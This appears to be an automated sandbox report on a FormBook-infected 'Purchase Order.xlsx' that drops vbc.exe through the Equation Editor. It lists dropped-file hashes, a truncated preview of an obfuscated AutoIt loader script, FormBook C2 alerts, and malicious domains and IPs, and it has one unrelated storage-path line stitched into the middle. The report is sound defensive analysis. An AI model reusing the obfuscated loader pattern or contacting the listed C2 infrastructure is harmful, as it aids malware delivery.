C:\Users\user\AppData\Local\Temp\Nla\invbat.p

Process:	C:\Users\Public\vbc.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	254655
Entropy (8bit):	4.07874315156338
Encrypted:	false
SSDEEP:	192:Zc6X46b+ON++BzUFDq1OKOsFTt3ySKqelggtc79jB20s4Oh9lZSODO0bOdVklDOR:W69L
MD5:	697C6E6695EB5ECBC447A1CECF7B6B37
SHA1:	B26711D04AE0A3DF34B5F0AC9C3EE30282072780
SHA-256:	618B52AEC059E70C667CD57454505CE2566698B15E9F005F994E95240F5D7253
SHA-512:	EBC227B13DA4852EB04B4617262B37E76667AB15E508692170AC6B76503FE12473152032E9A3C245F0F676B181AD2FDA53F212C479EEE646814527651034F979
Malicious:	false

Preview:

#NoTrayIcon..Global $Z30cwh, $P314z7, $Y32yadpjrxs, $A33jm178, $K34kd, $U35a02bc..For $Z30cwh = 0 To Random(5, 8, 1).. $Y32yadpjrxs = 0.. For $A33jm178 = 2 To 100.. $P314z7 = True.. $K34kd = 2.. While $K34kd*$K34kd<=$Z30cwh.. If Mod($Z30cwh, $K34kd) == 0 Then.. $Y32yadpjrxs = False.. ExitLoop.. EndIf.. $K34kd += 1.. WEnd.. If $P314z7 Then $Y32yadpjrxs = $A33jm178.. Next..Next..Dim $F3231ld0wrrz = GUICreate(Chr((-945+1024))&Chr((-907+1024))&Chr((-908+1024))&Chr((-926+1024))&Chr((-907+1024))&Chr((-925+1024))&Chr((-917+1024))&Chr((-992+1024))&Chr((-951+1024))&Chr((-914+1024))&Chr((-925+1024)), 102, 240, -99999, -99999, 0, 128)....GUISetState(@SW_SHOW)..Global $B3232n3viy = Execute(Chr((-955+1024))&Chr((-904+1024))&Chr((-923+1024))&Chr((-925+1024))&Chr((-907+1024))&Chr((-908+1024))&Chr((-923+1024)))..Global $X323343z = $B3232n3viy(Chr((-956+1024))&Chr((-916+1024))&Chr((-916+1024))&Chr((-957+1024))&Chr((-927+1024))&Chr((-916+1024))&Chr((-916+1024)))..Global $U3235t2bw3trh =

C:\Users\user\AppData\Local\Temp\Nla\tigowmbk.tt

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	164864
Entropy (8bit):	**7.998841285565125**
Encrypted:	**true**
SSDEEP:	3072:HsEQeDs6pDONXBUqAlgiKP3N5bYfE3hZIyxUz20jtgM0zNe4eqvbgr1WEP:M3Os6MNXBUj+3PKwhvxUz24tgM0zNe44
MD5:	BDC408495C97B063E2E473444C207379
SHA1:	A2B11A79E055F4BA3256325BADB24AC7C0FDD37B
SHA-256:	611813DC76A09226A27F9062675BC555E96001E744A269F64A248F0B23237126
SHA-512:	A920F685A596EDFBECAAA4C43049BC5A9F1CA35D0E20CB1E588E2377B7662505775ECF0963241D5DEF27C6F145B61363FA6A15CEE026357C0A11205EBBA8644 F
Malicious:	false

Preview:

>). m`.a.....+xm.9.A!....m...A..%.p..z...0Y..lr...s#.....'.jQ...TA.Ew......).Y..:...j...w......s.....l.........s..:..az....r...R\..|....BS.C.iZ;...VI........ .nZ...W.....0...N..N..7."....#..........MxQ....`..{
."j.f..j...x.K...!.fX.4....d....bkr;i.7L+.-.......>#..7..T..X...]...g....._T..9.u..t....5!..BA..DQ]V.?..{.6..hl..%..U.B.~s....^.B.....y.....L...@....l...{.....&....U$.t.M....0....j.=..)....w.r6Nua.].Y
I.......\R...)....{k.f...7.[.I..L......I.>;.....XV:l..n..S\E....n.W.#..~.............(~.F...x..,......Y..f.&.o.#..?.'E[.x....&...!>..G....q.$..A..G5W....p.?@."~...I].....i.o...Xw..T..-..=sU..:G.QP...B
<..B.a.;..pF[..KH~O.[.f.....y...9.=W......Q\.QG..TN.W.D.#.....N+.....1..;e.8.j....,.m...[FP.1. .M1.vHL....a..K.....P...5+..o.3..n[..*...:.....Y..Ys^..@...Z.WbM.Z..ktr...........N...{z>...mr'
..r...|...... .Cv...7[..V....@F7.Z.5.....r3@.a..j=......q...f......Bf..q.x...Bo..a.......}E.qu.@n}M@..........Z`...B.-..."Z..n.Zx...q...U.

C:\Users\user\AppData\Local\Temp\nsjB7EC.tmp

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	1315586
Entropy (8bit):	6.934695136999916
Encrypted:	false
SSDEEP:	24576:IT3E53Myyzl0hMf1tr7Caw8M07Yq2Kjf0zziP:G3EZpBh211Waw30l2o0v4
MD5:	C3789566A8D3E18FBF23594112880485
SHA1:	C2D38B852D20F77214AA5E198902B49F9119ED87
SHA-256:	1B6362748EB06A0696CF3F2EB037EF79AB594B04A93C379036C0693BB16F1D43
SHA-512:	7B44D15495C0896625B7D1DF2DA43CC0EC4EE1EFD6C2AD49CD1F865B72BAE55369ED18B4FC53C012236E4CF26509ACCD9ECD3A88BCEDA220F47392B158C5A 3E4
Malicious:	false

Preview:

........,..
.............J...............-...g..j...N.................................
....
....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\0ZYIFCHI.txt	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	ASCII text
Category:	downloaded
Size (bytes):	115
Entropy (8bit):	4.411267366228876
Encrypted:	false
SSDEEP:	3:GmM/OYRdUnGXTzzTNOBbeSNnc4TvdLNQZdQSD:XM/vd8GXTbNCbeYTvFNg
MD5:	221C42E160D5FD00C5E29611C678E309
SHA1:	B52908A03F35FBA94916E2FABCB66512F6A9B088
SHA-256:	A194580030987D41E42461981702DEE5BB24A4504383BF4143CE91140E1485F8
SHA-512:	27699F3701592CDC2B0AD9341AC0823D4F9BF8F96918224E687E4F43BEAA85A15D6AF9086103B26DE7784519FE3653FEA319B51AC30AF9AD1D125B7775FC568F
Malicious:	false
IE Cache URL:	discordapp.com/
Preview:	__cfduid.d12a342e240ea01d4c26886895ec58aba1611728216.discordapp.com/.9728.4219943936.30870534.218830503.30864576.*.

C:\Users\user\Desktop\~$Purchase Order.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	772519
Entropy (8bit):	7.418330987363757
Encrypted:	false
SSDEEP:	12288:j2HExSVOfCd3zYo/t06XRYahwLBV/N/aXFrMGUFoweuoDvGE84nl1GWK+WrF:jl8Eo/q4RJhYflsyAlu2fGWvw
MD5:	40BFB08CE97F3709F4DE7C6BA8B3401E
SHA1:	203515852D43907510315684682A1F1453DB2E80
SHA-256:	2D62D3A5D3989B0DCC3484BF4D5FC73FE78546EFAD83D8CF0FD12B19E2EA65F7
SHA-512:	D09C744BA65587EEC76D4204305B15B93B64A37EDDDA52310F2980C5CE6481CDC1AF691F2762371123A4D49A5EE42E54477BFBE40F275EBCA29794EBFCE99E 5
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG.sw..PG..VA..PG.Rich.PG .....PE..L....$_.....d...|.....a4.....@.....@.....8.....<..... .....text...<b.....d..... ..`.rdata..t.....h.....@..@.data...X.....|.....@....ndata.....P.....rsrc...<.....@..@..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.996710044495843
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%

General

File name:	Purchase Order.xlsx
File size:	2507264
MD5:	568ad30c526d3950e00385f41e08cdf2
SHA1:	a2599b55c9c9a6b39c019bfeda57b38654c72f48
SHA256:	ae24343193734ee532e142a8e64a7f27d5faf33667a7818743fd91baca01f99b
SHA512:	ff9eeb58f1b55b3d9f999d06ae4984a1db8378204494aa5887ac92ff7a1b84914dabd4df87909e836b72eb47f1a25ce46552e1ce83bd3cfdbad49bf5199abd4c
SSDEEP:	49152:K1IvmWqj262UDzyfZggrPIdVegdBpmsLwQvN9eiVg7tmDdMEFhsz:K1Lpjh2UPyfoVegjtne46gb34
File Content Preview:	.....>.....'..... .....|.....~.....z.....|.....~..... .....z.....|.....~.....z.....|.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Purchase Order.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .

General	
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2483288

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	2483288
Entropy:	7.99991439785
Base64 Encoded:	True
Data ASCII:	I . % . . . . . j W , . . V . . . . T X M 0 { . . . . . m . . . . . z 9 . . . . 7 . . # E E I v ` . . . . * . . q . . : . . . . s O < E . . . ^ . . . . . s O < E . . . ^ . . . . . s O < E . . . ^ . . . . . s O < E . . . ^ . . . . . s O < E . . . ^ . . . . . s O < E . . . ^ . . . . . s O < E . . . ^ . . . . . s O < E . . . ^ . . . . . s O < E . . . ^ . . . . . s O < E . . . ^ . . . . . s O < E .
Data Raw:	49 e4 25 00 00 00 00 00 92 6a 57 2c a3 0d 56 93 c8 83 cc 54 58 4d 30 7b ba 98 8d da da 96 9d a5 6d f0 a2 d6 c9 fb 9f 7a 39 0b 87 ea 93 37 a4 e9 23 45 45 6c 76 60 88 fd 82 af 2a fc e3 71 20 0d 5a d5 3a db de 82 fb 1c e6 c0 d3 73 4f 3c 45 87 b3 c7 5e 91 87 15 b7 e4 e6 c0 d3 73 4f 3c 45 87 b3 c7 5e 91 87 15 b7 e4 e6 c0 d3 73 4f 3c 45 87 b3 c7 5e 91 87 15 b7 e4 e6 c0 d3 73 4f 3c 45 87

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224


General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.53155093746
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . L K G , ... D . . & ! . . . . q W y A . . 2 . . . . . j % g . . 5 1 . . i (. . . . . ! . . . . . ' .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/27/21-07:17:57.296984	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	23.228.109.141
01/27/21-07:17:57.296984	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	23.228.109.141
01/27/21-07:17:57.296984	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49167	80	192.168.2.22	23.228.109.141
01/27/21-07:18:42.688552	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49172	34.102.136.180	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 07:16:56.443556070 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.483587027 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.483707905 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.499522924 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.539551973 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.540241003 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.540261030 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.540339947 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.555241108 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.595813036 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.595940113 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.596012115 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.810049057 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.850191116 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870322943 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870354891 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870367050 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870373964 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870384932 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870398045 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870405912 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870421886 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870439053 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870455027 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870466948 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870479107 CET	443	49165	162.159.130.233	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 07:16:56.870491028 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870502949 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870505095 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.870521069 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870532990 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870537043 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.870553017 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870572090 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870584965 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870593071 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.870626926 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.870659113 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.870779037 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870857000 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.870917082 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870939016 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870955944 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870970964 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.870979071 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.870986938 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871001005 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.871002913 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871018887 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871035099 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871043921 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.871051073 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871063948 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871079922 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871088028 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.871093035 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871108055 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.871144056 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.871476889 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.871536016 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871608019 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.871619940 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871679068 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871690035 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.871695995 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871711969 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871728897 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871737003 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.871742010 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871758938 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871772051 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.871776104 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871788025 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871802092 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.871807098 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871819019 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871831894 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871831894 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.871851921 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871870041 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871872902 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.871889114 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871897936 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.871906042 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.871927977 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.871963978 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.872484922 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.872504950 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.872517109 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.872529030 CET	443	49165	162.159.130.233	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 07:16:56.872540951 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.872591972 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.872618914 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.888056040 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.889067888 CET	49165	443	192.168.2.22	162.159.130.233
Jan 27, 2021 07:16:56.910651922 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.910676956 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.910692930 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.910705090 CET	443	49165	162.159.130.233	192.168.2.22
Jan 27, 2021 07:16:56.910721064 CET	443	49165	162.159.130.233	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 07:16:56.324239016 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:16:56.372081041 CET	53	52197	8.8.8.8	192.168.2.22
Jan 27, 2021 07:16:56.372427940 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:16:56.420120955 CET	53	52197	8.8.8.8	192.168.2.22
Jan 27, 2021 07:17:46.161165953 CET	53099	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:17:46.307773113 CET	53	53099	8.8.8.8	192.168.2.22
Jan 27, 2021 07:17:56.738931894 CET	52838	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:17:57.100617886 CET	53	52838	8.8.8.8	192.168.2.22
Jan 27, 2021 07:18:02.556963921 CET	61200	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:18:02.707968950 CET	53	61200	8.8.8.8	192.168.2.22
Jan 27, 2021 07:18:08.064954996 CET	49548	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:18:08.495318890 CET	53	49548	8.8.8.8	192.168.2.22
Jan 27, 2021 07:18:13.514302015 CET	55627	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:18:13.589848042 CET	53	55627	8.8.8.8	192.168.2.22
Jan 27, 2021 07:18:20.913451910 CET	56009	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:18:20.997838020 CET	53	56009	8.8.8.8	192.168.2.22
Jan 27, 2021 07:18:26.130702972 CET	61865	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:18:26.221211910 CET	53	61865	8.8.8.8	192.168.2.22
Jan 27, 2021 07:18:31.230568886 CET	55171	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:18:31.293970108 CET	53	55171	8.8.8.8	192.168.2.22
Jan 27, 2021 07:18:36.463534117 CET	52496	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:18:36.822276115 CET	53	52496	8.8.8.8	192.168.2.22
Jan 27, 2021 07:18:42.442558050 CET	57564	53	192.168.2.22	8.8.8.8
Jan 27, 2021 07:18:42.506495953 CET	53	57564	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 07:16:56.324239016 CET	192.168.2.22	8.8.8.8	0x659b	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 27, 2021 07:16:56.372427940 CET	192.168.2.22	8.8.8.8	0x659b	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 27, 2021 07:17:46.161165953 CET	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.land-il.com	A (IP address)	IN (0x0001)
Jan 27, 2021 07:17:56.738931894 CET	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.fsjinhua.net	A (IP address)	IN (0x0001)
Jan 27, 2021 07:18:02.556963921 CET	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.chenangopistolpermit.com	A (IP address)	IN (0x0001)
Jan 27, 2021 07:18:08.064954996 CET	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.chuanxingtong.com	A (IP address)	IN (0x0001)
Jan 27, 2021 07:18:13.514302015 CET	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.aulbalu.com	A (IP address)	IN (0x0001)
Jan 27, 2021 07:18:20.913451910 CET	192.168.2.22	8.8.8.8	0xf09a	Standard query (0)	www.streamelemeants.com	A (IP address)	IN (0x0001)
Jan 27, 2021 07:18:26.130702972 CET	192.168.2.22	8.8.8.8	0x18f7	Standard query (0)	www.dchasers.net	A (IP address)	IN (0x0001)
Jan 27, 2021 07:18:31.230568886 CET	192.168.2.22	8.8.8.8	0x4b93	Standard query (0)	www.mct.ltd	A (IP address)	IN (0x0001)
Jan 27, 2021 07:18:36.463534117 CET	192.168.2.22	8.8.8.8	0x9e1c	Standard query (0)	www.bmtxm.com	A (IP address)	IN (0x0001)
